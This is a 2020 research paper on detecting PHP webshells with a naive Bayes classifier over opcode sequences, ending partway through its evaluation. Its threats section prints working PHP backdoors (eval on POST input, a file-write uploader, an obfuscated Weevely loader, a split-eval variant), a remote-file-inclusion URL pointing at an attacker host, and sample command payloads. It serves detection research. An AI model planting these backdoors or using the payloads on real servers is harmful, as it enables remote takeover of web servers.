



UWS Academic Portal

Mitigating webshell attacks through machine learning techniques

Guo, You; Marco-Gisbert, Hector; Keir, Paul

Published in:
Future Internet

DOI:
[10.3390/fi12010012](https://doi.org/10.3390/fi12010012)

Published: 14/01/2020

Document Version
Publisher's PDF, also known as Version of record

[Link to publication on the UWS Academic Portal](#)

Citation for published version (APA):

Guo, Y., Marco-Gisbert, H., & Keir, P. (2020). Mitigating webshell attacks through machine learning techniques. *Future Internet*, 12(1), [12]. <https://doi.org/10.3390/fi12010012>

General rights



Copyright and moral rights for the publications made accessible in the UWS Academic Portal are retained by the authors and/or other copyright owners and it is a condition of accessing publications that users recognise and abide by the legal requirements associated with these rights.

Take down policy

If you believe that this document breaches copyright please contact pure@uws.ac.uk providing details, and we will remove access to the work immediately and investigate your claim.

Article

Mitigating Webshell Attacks through Machine Learning Techniques

You Guo ¹, Hector Marco-Gisbert ^{2,*}  and Paul Keir ^{2,*} ,

¹ School of Computing Science and Engineering, Xi'an Technological University, Xi'an 710021, China

² School of Computing, Engineering and Physical Sciences, University of the West of Scotland. High Street, Paisley PA1 2BE, U.K.

* Correspondence: hector.marco@uws.ac.uk; Tel.: +44-141-849-4418

Received: 10 December 2019; Accepted: 2 January 2020; Published: 14 January 2020



Abstract: A webshell is a command execution environment in the form of web pages. It is often used by attackers as a backdoor tool for web server operations. Accurately detecting webshells is of great significance to web server protection. Most security products detect webshells based on feature-matching methods—matching input scripts against pre-built malicious code collections. The feature-matching method has a low detection rate for obfuscated webshells. However, with the help of machine learning algorithms, webshells can be detected more efficiently and accurately. In this paper, we propose a new PHP webshell detection model, the NB-Opcode (naïve Bayes and opcode sequence) model, which is a combination of naïve Bayes classifiers and opcode sequences. Through experiments and analysis on a large number of samples, the experimental results show that the proposed method could effectively detect a range of webshells. Compared with the traditional webshell detection methods, this method improves the efficiency and accuracy of webshell detection.

Keywords: webshell attacks; machine learning; naïve Bayes; opcode sequence

1. Introduction

With the development of web technology and the explosive growth of information, web security becomes more and more important. Web vulnerabilities such as SQL injection and XSS attacks [1] are some of the most common security problems. This kind of attack happens not only to enterprises and individuals, but also to government organizations. Attackers often exploit vulnerabilities in the system or web applications to upload a malicious file or malicious code to the webserver. This malicious file is called a webshell [2]. Once the webshell is executed, it can provide remote attackers with an interface to operate the server, including command execution, file manipulation, and database connection [3]. A webshell is often used by attackers as a backdoor tool for web server operation and management. If a webshell file is found in the web system, the attacker can exploit the vulnerability to control the server. Therefore, accurately and effectively detecting whether files stored on a web server are malicious webshell files is of great importance to the security of a web server.

There are three traditional webshell detection methods: static detection, dynamic detection, and traffic log analysis detection [4]. To realize its functions, a webshell must have specific keywords and malicious functions in the malicious code. Feature-based detection starting from file and code is static detection. After a webshell runs, it is dynamic detection, which detects the byte-code of a webshell and its communication behavior. Log analysis detection examines the web logs generated in the network [5]. If the malicious keywords appear directly, traditional detection methods can be identified easily. Therefore, attackers use a range of methods to bypass traditional detection, including malicious function segmentation, Base64 encoding, and other techniques. These traditional webshell detection

methods are ineffective in detecting webshells that have been obfuscated. In this paper we propose a model that improves the efficiency and accuracy of webshell detection to overcome such limitations.

The rest of this paper is organized as follows: Sections 2 and 3 provide the background and literature review about webshell detection. Section 4 presents the methods that an attacker can use to evade detection. Section 5 proposes a new method to effectively detect webshells using a machine learning algorithm. Section 6 evaluates and discusses the new approach, before Section 7 concludes the paper including possible directions for future work.

2. Background

2.1. Webshell

A webshell is a command execution environment written in a scripting language, in the form of a web page file. In their original design, webshells were used as powerful remote management tools for administrators to manage their own websites. Because webshells uses the 80-port service, administrators can manage websites directly through the browser. However, webshells were gradually exploited by attackers, becoming a tool for attackers to infiltrate websites and servers [6]. The webshell attack flow chart is shown in Figure 1. First, the attacker uploads a webshell program to the victim's server after exploiting weaknesses in the website system such as SQL injection and file upload vulnerability. The attacker then executes malicious commands through the webshell program to increase permission levels on the server, and can even invade the internal network system.




Figure 1. Webshell attack flowchart.

Webshells can be written in a variety of programming languages. The majority are still mostly PHP, but their operation is the same regardless of the language. Operations include accessing directories and files, connecting to databases, executing system commands, reading system files, and more. Attackers can then use these features to launch further attacks on the server, including privilege escalation, port scanning, and intranet penetration.

2.2. Webshell Classification

According to its size and function, each webshell can be classified within three categories: a simple webshell, an upload function webshell, and a multi-functional webshell, as follows.

1. Simple Webshell

A simple webshell refers to a webshell that contains only one line of code. This type of code is used to accept the data submitted by the attacker through the client and perform the corresponding operations. It is the most common form of webshell. A webshell written in PHP is shown in Listing 1.

Listing 1: Simple Webshell.

```
<php
    @eval($_POST["a"]);
?>
```

In this example, the attacker sends a POST request, passes the command code through parameter “a”, and executes the malicious operation using the “eval” command. The parameter “a” is also called the password of the webshell.

2. Upload Function Webshell

The uploading webshell is used as a springboard for multi-function webshell files. Usually, the website will impose certain restrictions on the size or type of files uploaded. The attacker will upload this webshell and then use it to upload a multi-function webshell. The key code for the uploading webshell is in Listing 2.

Listing 2: Upload Function Webshell.

```
<php
    if(isset($_POST["upload"])){
        @file_put_contents($_POST["path"],$_POST["content"]);
    }
?>
```

The webshell can write new files to a specified directory and facilitate latent control.

3. Multi-Functional Webshell

The multi-function webshell is usually large and feature-rich, providing functions such as operating files, port scanning, command execution, and database operations. Due to the large size of the file, it is usually uploaded to a victim’s server via the upload function webshell.

2.3. Machine Learning

Machine learning is different from the traditional mode of operation. It is a way to work based on data instead of instructions. In essence, machine learning is a way to use existing data or experience to derive a rule model and then use the rule model to predict unknown data. Machine learning involves many fields such as statistics and probability theory, and belongs to the study field of artificial intelligence [7]. By modeling and analyzing historical data, gaining knowledge about its usage scenarios can provide guidance to decision makers. Machine learning algorithms can generally be divided into the following categories:

1. Supervised Learning

The samples in the training set are tagged data, that is, the classification of each sample is known. The process of the model is to learn the implicit knowledge from the data and predict the samples of the unknown tags. Typical supervised learning algorithms include K-nearest neighbors, support vector machines (SVMs), naïve Bayesian algorithms, and decision tree algorithms. This topic combines webshell detection with machine learning algorithms. Since the webshell file is tagged during training, it is supervised data. Therefore, this topic mainly studies these classification algorithms.

2. Unsupervised Learning

The samples in the training set are unlabeled data; that is, the classification to which each sample belongs is unknown. Common models have cluster analysis and so on. In the process of model training, the implicit category information is summarized from the data, which is often used for the preprocessing of unlabeled data, and then the subsequent supervised learning model training follows.

3. Literature on Detection Methods

In this section we introduce five different detection methods widely employed to mitigate webshell attacks.

3.1. Static and Dynamic Detection

This kind of detection method extracts information from keywords, file permissions, file modification times, file owners, high-risk functions, and other dimensions around the characteristics of the script file. The detection effect is closely related to the selected features. Shelldetector [8] relies on many webshell feature libraries to detect cases. D-shield detects webshells by executing functions on various codes with dangerous functions, such as eval(), assert(), and others [9]. Meng Zheng et al. [10] extracted web page features based on page attributes and page operations. Page attribute properties include page length, number of lines of code, and number of comments. Page operation features include encryption and decryption function calls, system function calls, file operations, and database operations. Such features are extracted from the webshell and categorized by the SVM classifier. Hu et al. [11] developed a detection model based on decision trees. The model is a supervised machine learning system. It uses the C4.5 decision tree method [12] to judge the document properties, basic attributes, and advanced attributes. This method can effectively detect obfuscated webshells. The quality of the feature will directly determine the judgment of machine learning on a webshell. If there are too many feature attributes, it will be difficult to detect the webshell with feature obfuscation, and the versatility will be greatly reduced. If the feature attribute is too small, it will lead to the model being too simple and reducing the accuracy, so how to choose the appropriate feature attribute is a difficult problem for this method. Ye et al. [13] analyzed the HTML features of a page and used an SVM-based method for detection. Jia et al. [14] constructed multidimensional features, comprehensively covering static attributes and dynamic behaviors, and improved random forest feature selection methods for detection. However, the features are too complicated. Static and dynamic feature detection methods are effective for some existing webshells, but not for zero-day webshells. Due to a high dependence on the feature library, the false positive rate for this method is significant. For webshells that are obfuscated, the method has problems with features that cannot be extracted at all. Therefore, static feature detection often needs manual detection as an auxiliary to complete webshell detection.

3.2. Flow Analysis Detection

The core of this method is to visualize the traffic by establishing a gateway, and then to monitor the payload network traffic generated during the webshell access process. After a certain amount of payload accumulation and related rules are formulated, a traffic-analysis-based detection engine is built up in combination with other detection processes, and then embedded in an existing gateway device or cloud device to achieve the webshell's in-depth analysis and detection. Most of the gateway-based technology detection methods are based on the big data processing model, while the HTTP traffic is bypassed as mirrored traffic on the core router (or switch). Massive data processing is performed through a cloud computing platform such as Hadoop. Finally, the restoration of the attack scenario is achieved. On the other hand, it is also necessary to establish an analytical model of machine learning, through a certain flow accumulation and model establishment, so that the webshell engine can automatically analyze and identify abnormal traffic. This way of automatically detecting traffic

can cause great uncertainty. From the perspective of usability, this detection method can quickly locate intruders using real-time detection, and recover from the attack scenario [15]. However, the integration of a Hadoop cloud computing platform and machine learning model is complex, and the cost in terms of development time is high. It can be deployed in combination with intrusion detection systems (IDSs).

3.3. Log Analysis Detection

As an analytical tool for forensics and prediction, log analysis reveals complete attacks that have occurred, are occurring, or will occur in the future [16]. Webshell detection using log analysis performs event backtracking based on certain attack events and prevents the next attack according to the characteristics of the first. This kind of method generally models the log, and finds the abnormal log and attack log. Its essence is the process of extracting and confirming the webshell access log. If the amount of data is too large, Hadoop can be used for log analysis. Log analysis technology mainly detects abnormal files from the perspective of text features, statistical features, and page features. There are also ways to detect webshells by building the request model, which is a lexical analysis technique.

3.4. Behavior Analysis Detection

Behavioral analysis technology involves the parsing of source code files in the system environment [17]. Behaviors related to files include their reading and writing, as well their creation and deletion. Behaviors related to networks include socket monitoring behavior and TCP/UDP/HTTP request sending (DDOS attack). Procedures involved in reading and writing to the database are database search, modification, and backup. Behavior related to system configuration includes modification of the Windows registry and startup configuration. Taking PHP as an example, one can perform behavior analysis on the execution process of PHP scripts. Writing corresponding extension modules according to its execution mechanism, and then use hook technology to filter and block related abnormal operation behaviors. This is done by monitoring the underlying application programming interface (API) calls of the operating system. Another approach is to use honeypot technology, which puts the site source in a honeypot and then analyzes its behavioral characteristics to detect anomalies. This method requires a certain language foundation in technology implementation. When a business runs on a cluster scale, various false positives will occur, but it is undeniable that it does have certain experimental significance.

3.5. Statistical Analysis

The focus of this technique is on identifying obfuscated webshell based on how webshell scripts differ from normal files [18]. It mainly involves five features: Information entropy, which uses ASCII code to measure the uncertainty of a file; The longest word, the length of the string in the normal file is in line with the English specification. The long string appears to mean that the code is coded and obfuscated; Index of coincidence, a low coincidence Index indicates that the file is obfuscated; Sig-Nature, matching feature function and sensitive code; Compression ratio. After a webshell is obfuscated, it will be larger than a normal file. The essence of such detection involves calculating the range of statistical characteristics of normal PHP files through statistical methods, before comparing against files uploaded by users [19]. NeoPI [20] focuses on the identification of obfuscated webshell. Comprehensive comparison analysis is carried out through parameters such as file coincidence index; information entropy; longest string; compression ratio; and other features. H et al. [21] detected obfuscated webshells by extracting four characteristics, namely file coincidence index; information entropy; variance of the longest string length; and compression ratio. They adopted a naïve Bayes classifier to detect obfuscated webshells. Compared with other algorithms, the webshell detection method presented performs well in various classification indexes.

4. Threats

This section describes methods and technologies used by attackers to prevent or avoid detection when using malicious webshells. If attackers successfully upload a webshell into a website, then they have a remote shell enabling them to execute malicious commands. Attackers could download malicious files and modify or even delete them. After obtaining webshell permissions, depending on the server permissions, the webshell may only be valid for the current site, and cannot operate programs of other websites. However, attackers can abuse malicious command execution to scale their attack, and invade other servers or even the host machine if the server is running under a virtual environment.

4.1. Plain Webshell

Listing 3 contains two webshell files that are not obfuscated. The attacker can upload malicious code to the victim's web server via a web vulnerability. Once the malicious code is successfully uploaded, the attacker can access the page with the malicious code of the webshell and attack the victim's server by executing the code. In the first example, the attacker can perform code execution on the victim's server by controlling the "passwd" parameter. For example, the attacker can write "passwd=system('ls');" via the POST method to traverse the current directory of the victim's server, as shown in Figure 2. The attacker can also perform other attack commands. In the second example, when the attacker inserts the malicious code into the victim's server, the attacker can flexibly select the attack function and the attack command. The parameter "0" might be "assert", "eval", or "system", while the parameter "1" can be the attacker's carefully constructed attack command. Similarly, with directory traversal as an example, an attacker can remotely access a page with a webshell and write "0=assert&1=system('ls');" using the POST method, so that the current directory in the victim's server can be utilized to traverse the operation.

Listing 3: Non-Obfuscated Webshells.

```
<?php
// Example 1
@eval($_POST["passwd"]); // 1st param is the cmd to execute.
// Example 2
 @$_POST["0"]($_POST["1"]); // 1st param is cmd to execute and 2nd is the argument.
?>
```




Figure 2. Attack example remotely executing the ls command.

Both of these operations are relatively easy to find by administrators and detection tools because the code includes obvious attack functions such as "assert" and "eval". Therefore, the threat to the web server is not serious. The administrator only needs to check the suspicious files frequently and install a detection tool to scan in the near future.

4.2. Obfuscated Webshell

One technique employed by attackers is to obfuscate the webshell in order to prevent being analyzed. By obfuscating sensitive features in a string, it can be inversely mapped to another string. This escape technique is widely used in various webshells such as Base64, rot13, and other obfuscation methods [22,23]. We used the plain webshell in Listing 3 to obfuscate malicious code. The attacker can obfuscate webshell code with tools such as Weevely, an open-source obfuscation tool integrated in KALI [24]. For example, we can obfuscate the first example of a plain webshell using the Weevely tool. From Listing 4 we can see that the tool uses obfuscation methods such as Base64. Next, the attacker only needs to upload the obfuscated webshell code to the victim's web server. Similarly, the attacker can submit a malicious POST request such as "passwd = system('ls');". By executing this attack command, the attacker can traverse the victim's web server directory.

Because no malicious functions such as "eval" or "assert" can be observed in the code, the danger of this method is significantly higher than the plaintext webshell in the first section. Traditional detection methods are difficult to apply to such obfuscated webshell code. Therefore, in actual attacks, this attack method is very common.

Listing 4: Webshell obfuscation. The Weevely webshell.

```
<?php
    $fo="UE9";
    $bp="TVFt4e";
    $jsh="HqhdKTsKCqg==";
    $un = str_replace("b", "", "bsbtbrb_brbepblbabcb");
    $bf="CkqBldqmFsKCRf";
    $clh = $un("y", "", "ybyasyey64y_ydyeycyodye");
    $nbg = $un("ev", "", "evcevreaveve_evfevuevncevtievon");
    $ze = $nbg('?', $clh($un("q", "", $bf.$fo.$bp.$jsh))); $ze();
?>
```

4.3. Split Webshell

Since traditional detection methods generally detect high-risk functions, attackers often split and reorganize the syntax of function calls. For example, in Listing 5, the attacker splits the function "eval()" into a function and then calls the "func()". In addition, the "POST" is also split into strings. The attacker only needs to upload the malicious code to the victim's web server and execute a POST request: "passwd=system('ls');". By executing malicious commands, the victim's file system can be traversed. Such traditional detection methods cannot judge whether it is a webshell program by matching against high-risk functions. Based on this approach, attackers can also make more deformed webshells. This is an effective way to bypass detection tools and can cause great harm to a victim's server.

Listing 5: Split Webshell.

```
<php
    function func() {
        return "ev"."al";
    }
    $a = func();
    $a({"_PO"."ST"}["passwd"]);
?>
```

4.4. Remote Webshell

To avoid the detection of high-risk functions and parameters used in a single malicious file, a complete page can be divided into multiple pages for uploading. This approach effectively reduces the probability of detecting a webshell by reducing the proportion of dangerous functions or parameters in the *main* webshell [25].

Program developers typically write reusable functions to a single file, and call this file directly when a function is needed without having to write it again. The process of calling such a file is generally referred to as file inclusion. Because of this flexibility, the client can call a malicious file. An attacker can construct such malicious files for unethical purposes, causing files to contain vulnerabilities.

For example, the webshell could not contain any sign of malicious activities but it could include remote files where the malicious actions are downloaded under demand. If the PHP configuration option “allow_url_include” is ON, then the “include/require” function can load remote files. This vulnerability is called remote file inclusion (RFI). Victims’ web services often use such “include” functions to include files, as shown in Listing 6. Consequently, attackers can exploit this vulnerability to upload remote webshells. The attacker just needs to control a public server and embed webshell files. An attacker’s proof of concept is shown in Listing 7. If the attacker can successfully access the webshell, they can traverse the victim’s directory as previously mentioned.

Since the webshell is stored on the attacker’s server, such threats are very difficult to detect.

Listing 6: Remote Webshell Example.

```
<?php
    $filename = $_GET['page'];
    include($filename);
?>
```

Listing 7: Webshell Path.

```
http://VictimIP//index.php?page=http://attackerIP/webshell.txt
```

5. Proposed Solution

In order to mitigate the threats described in Section 4, we propose a new approach to effectively detect webshells. Our approach is based on machine learning algorithms which use PHP opcode sequences as inputs. The approach takes advantage of machine learning research, proposing a new detection method based on a TF-IDF model and naïve Bayes algorithms. Since webshell is a text-based scripting language, we can use a natural language model such as TF-IDF to process the webshell. The three main ideas behind the proposal are:

1. To reduce the interference of webshell confusions and encryption operations on the detection. File detection is transformed into the detection of opcode sequences.
2. To extract word frequency features from opcode sequences using a TF-IDF model.
3. To apply different machine learning algorithms to detect this dichotomy problem.

The flow chart in Figure 3 is a combination of a machine learning algorithm and an opcode sequence. Firstly, all sample files are extracted from the opcode sequence [26], and the extracted opcode sequence is processed by the TF-IDF model. Then, it is randomly divided into a test set and a training set. The machine learning algorithm is used to generate a classifier. Finally, the test set is predicted and evaluated.




Figure 3. Process flow.

As detailed in Section 6, compared with the detection based on the original text, the detection opcode is much more efficient and accurate and the machine learning algorithm overcomes the weaknesses of the traditional detection methods and existing security tools.

5.1. Opcode

Our approach uses PHP opcode sequences as the inputs. The opcode is part of a computer's instructions, also known as its byte-code. The core idea of the approach is to extract the sequence of instructions, such as ADD, ECHO, and RETURN from the webshell. Since we are using PHP files and the direct use of bag-of-words and TF-IDF for model training of PHP files will consume a lot of computing resources, the use of the opcode model for dimension reduction can effectively improve the efficiency and accuracy of the model. By focusing on the opcodes only, the relevance of operating instructions and not function names is emphasized. The method can thus be employed to effectively detect encrypted and confusing codes.

Even to confuse encryption webshell dangerous function, it still can appear at compile time with normal file to compile the results of different opcode statement. So we can according to this characteristic, using the opcode distinguish webshell and normal files, convert to detect file to the opcode sequence detection [26]. Therefore, compiled byte-code can bypass PHP code that has been obfuscated. In this paper, we use the PHP plug-in logic extension module Vulcan logic dumper (VLD) compiled for PHP opcode files [27]. The example listed below is the output of a webshell opcode sequence:

```

<?php
  eval($_POST[CMD]);
?>

```

If we run the above webshell through VLD, then we can see the opcode output of this PHP code in Table 1.

Table 1. Dump of the opcode sequences.

#	OPCODE
1	FETCH_CONSTANT
2	FETCH_R
3	FETCH_DIM_R
4	INCLUDE_OR_EVAL
5	RETURN

So, the PHP opcode sequence of the webshell is: “FETCH_CONSTANT”, “FETCH_R”, “FETCH_DIM_R”, “INCLUDE_OR_EVAL”, “RETURN”. When training with the machine learning algorithm, we do not need to know the meaning of an opcode sequence. Since we marked the webshell file samples, we only need to classify these opcodes.

5.2. Data Preprocessing

Data preprocessing includes file deduplication and opcode acquisition. In our approach, we use the MD5 value to detect and remove duplicate files. If the MD5 value is the same, the file is considered to be deduplicated.

Once we have removed deduplicated files, we use opcodes to detect malicious obfuscated files. Opcode is the intermediate language after PHP script compilation, and its relationship with PHP is analogous to JVM byte-code’s relationship to Java. It includes operators, operands, instruction formats and specifications, and data structures that hold instructions and related information. PHP code execution consists of four phases: (1) lexical analysis, (2) syntax parsing, (3) opcode compilation, and (4) opcode execution. The compiler will be in phase 3 and an opcode is bound to the corresponding parameter or function call. Even if the webshell’s dangerous function is confusingly obfuscated, there will still be an opcode statement that is different from the normal file compilation result at compile time. Therefore, according to this feature, opcodes can be used to distinguish between webshells and normal files. To convert the detection of the file into the detection of the opcode sequence, we use the PHP plug-in logic dumper (VLD) to compile the PHP file opcode.

5.3. Feature Extraction and Representation

Machine learning algorithms cannot be directly applied to text; it is necessary to convert the opcode feature vector obtained in Section 5.2 to a mathematical form that the algorithm can handle. Since the object of this proposal is a static PHP file, it will be based on opcodes. To extract the word frequency, word bag and TF-IDF models are used.

5.4. Word Bag and TF-IDF Models

The word bag model is a feature extraction model applied to the NLP domain that does not consider lexical, grammatical, or word-order relationships. A document can be seen as a bag of independent words, where a dictionary based on words is built, and the document is represented as a vector based on a dictionary. The model assumes that there is a collection of documents D containing normal files and webshell files with a total of M documents. All the words in the document are then extracted to form a dictionary containing N opcode words (N can be selected according to the actual situation). Each document is then represented as an N -dimensional vector using a dictionary, and the value of each dimension of the vector represents the number of times the word appears in the document. With this method, each word or token is called a “gram”, and a vocabulary of word pairs is a “bi-gram”. This method counts the frequency of occurrence of all grammars and forms a list of key grammars. Each gram in the list is a feature vector dimension. The model is based on the assumption that the appearance of the N th word is only related to the first $N - 1$ words, and not related to any other words. The probability of the entire sentence occurring is the product of the probability of each word. These probabilities can be obtained directly by counting the number of simultaneous

occurrences of N words from the corpus. For Figure 4, we can tokenize opcode sequences by a 2-gram model.




Figure 4. The webshell attack flowchart.

However, the frequency of words alone cannot reflect their importance. To find the opcode words that can better summarize the features and distinguish between normal files and webshell, this paper introduces TF-IDF for further processing after the word-bag model processing. The TF-IDF algorithm uses the inverse document frequency of the word to correct the word eigenvalues expressed only by word frequency, based on the TF-IDF value of the word. Words with less distinguishing ability are filtered out, while important words are retained.

5.5. Model Training and Validation

Firstly, we traverse all webshell samples and normal samples, and obtain opcode sequences through VLD, marking the opcode of the webshell file as 1, and the opcode of the normal file as 0. We then use 2-gram and TF-IDF models to process opcode data and format them into matrix form, before dividing them randomly into training sets and test sets. The TF-IDF scheme is used to calculate the weight of each 2-gram opcode in the entire sequence and obtain the processed numerical matrix. The higher the TF-IDF score, the more important the opcode feature is. The machine learning algorithm is applied to the training set to obtain the corresponding model data, using the model data to make predictions on the test set. Later, the prediction effect is verified. The algorithm is instantiated and the data is trained on the training set to predict the test set.

6. Evaluation

In this section we evaluate the effectiveness of the new proposed method to detect webshells and malicious files. We describe the bases of the experiments and later we assess the effectiveness of the proposed approach.

6.1. Experiments

For our experiments we obtained webshell samples from public Github repositories. Some of them are listed in Table 2. Normal PHP files were collected from open-source PHP projects, including WordPress, PHP CMS, phpMyAdmin, Smarty, and Yii. The experiment selected 500 webshell samples

and 1200 normal samples as data sources. The opcode sequence was the same, regardless of whether or not the webshell was obfuscated, ensuring we could detect both obfuscated and non-obfuscated webshells. Among these 500 samples, 422 webshells could not be detected in the webshell detection tools that feature malicious code matching, which means these samples were obfuscated by attackers. The data set was divided into two parts, with an allocation ratio of 3:7. Thirty percent of the dataset was used to construct a text classifier for the PHP opcode sequence, and the rest was used to train and test the naïve Bayes (NB) model.

Table 2. Webshell sample sources.

URL to the Sample Resource
https://github.com/ysrc/webshell-sample
https://github.com/tennc/webshell
https://github.com/xl7dev/WebShell
https://github.com/tdifg/WebShell
https://github.com/malwares/WebShell
https://github.com/xypiie/WebShell
https://github.com/testsecer/WebShell
https://github.com/BlackArch/webshells

Table 3 summarizes all possible situations considered in our experiments. A true positive (TP) is a prediction that the current page is a webshell, when it is in fact a webshell. A false negative (FN) is a prediction that the current page is *not* a webshell, when it actually is. A false positive (FP) is a prediction that the current page is a webshell, though it is actually not. A true negative (TN) is a prediction that the current page is not a webshell, and indeed it is not.

Table 3. Classification confusion matrix.

True Class	Predicted Result	
	Webshell	Normal Page
Webshell	True Positive (TP)	False Negative (FN)
Normal Page	False Positive (FP)	True Negative (TN)

Four criteria were used to evaluate webshell effectiveness. As shown in Equation (1), the precision rate refers to the correct prediction of the normal PHP page in the actual sample. The ratio of all normal PHP pages is measured by the ability of the detection model to identify normal PHP pages.

$$\text{Precision} = \frac{TP}{TP + FP} \quad (1)$$

The accuracy (Equation (2)) is the most common evaluation indicator, and is the number of correctly identified samples divided by all the samples. Generally speaking, the higher the accuracy, the better the classifier.

$$\text{Accuracy} = \frac{TP + TN}{TP + FN + FP + TN} \quad (2)$$

The recall rate (Equation (3)) is the correct prediction of the number of webshells as a percentage of all webshells in the actual sample, measured by the detection model's ability to recognize a webshell.

$$\text{Recall} = \frac{TP}{TP + FN} \quad (3)$$

Finally, the F1 score (Equation (4)) is the comprehensive evaluation. The larger the value, the better the detection performance. The higher the precision rate and recall rate, the better the detection capability of the representative model.

$$F1 = \frac{2 * \text{Precision} * \text{Recall}}{\text{Precision} + \text{Recall}} \quad (4)$$

6.2. Impact of Max_Features Value on Results

With 500 webshell samples and 1200 normal samples, we set the ngram_range value to (2,2), and other parameters were unchanged. When setting max_features to 1000, 2500, 5000, 7500, 10,000, 12,500, 17,500, 20,000, 40,000, and 50,000, respectively, we calculated the accuracy rate and recall rate. Figure 5 shows the result of different features.




Figure 5. Impact of max_features value.

It can be concluded from the experimental results that the larger the value of max_features, the higher the accuracy and recall, but it was not an unlimited increase. When the value was more than 40,000, the accuracy rate and recall rate had already reached the highest value. Therefore, we chose the value of 50,000 in the experiment.

6.3. Effectiveness of the Approach

To assess the effectiveness of the proposed approach, we compare the accuracy, precision recall and F1-score of our NB-Opcode-based webshell detection method, against SVM and RF approaches. Table 4 shows the result of comparing NB-Opcode against the methods used by SVM (support vector machine) and RF (random forest). The detection methods based on naïve Bayes and Opcode sequences are superior to the other two algorithms in terms of accuracy, precision, recall rate and performance; in terms of F1 values.

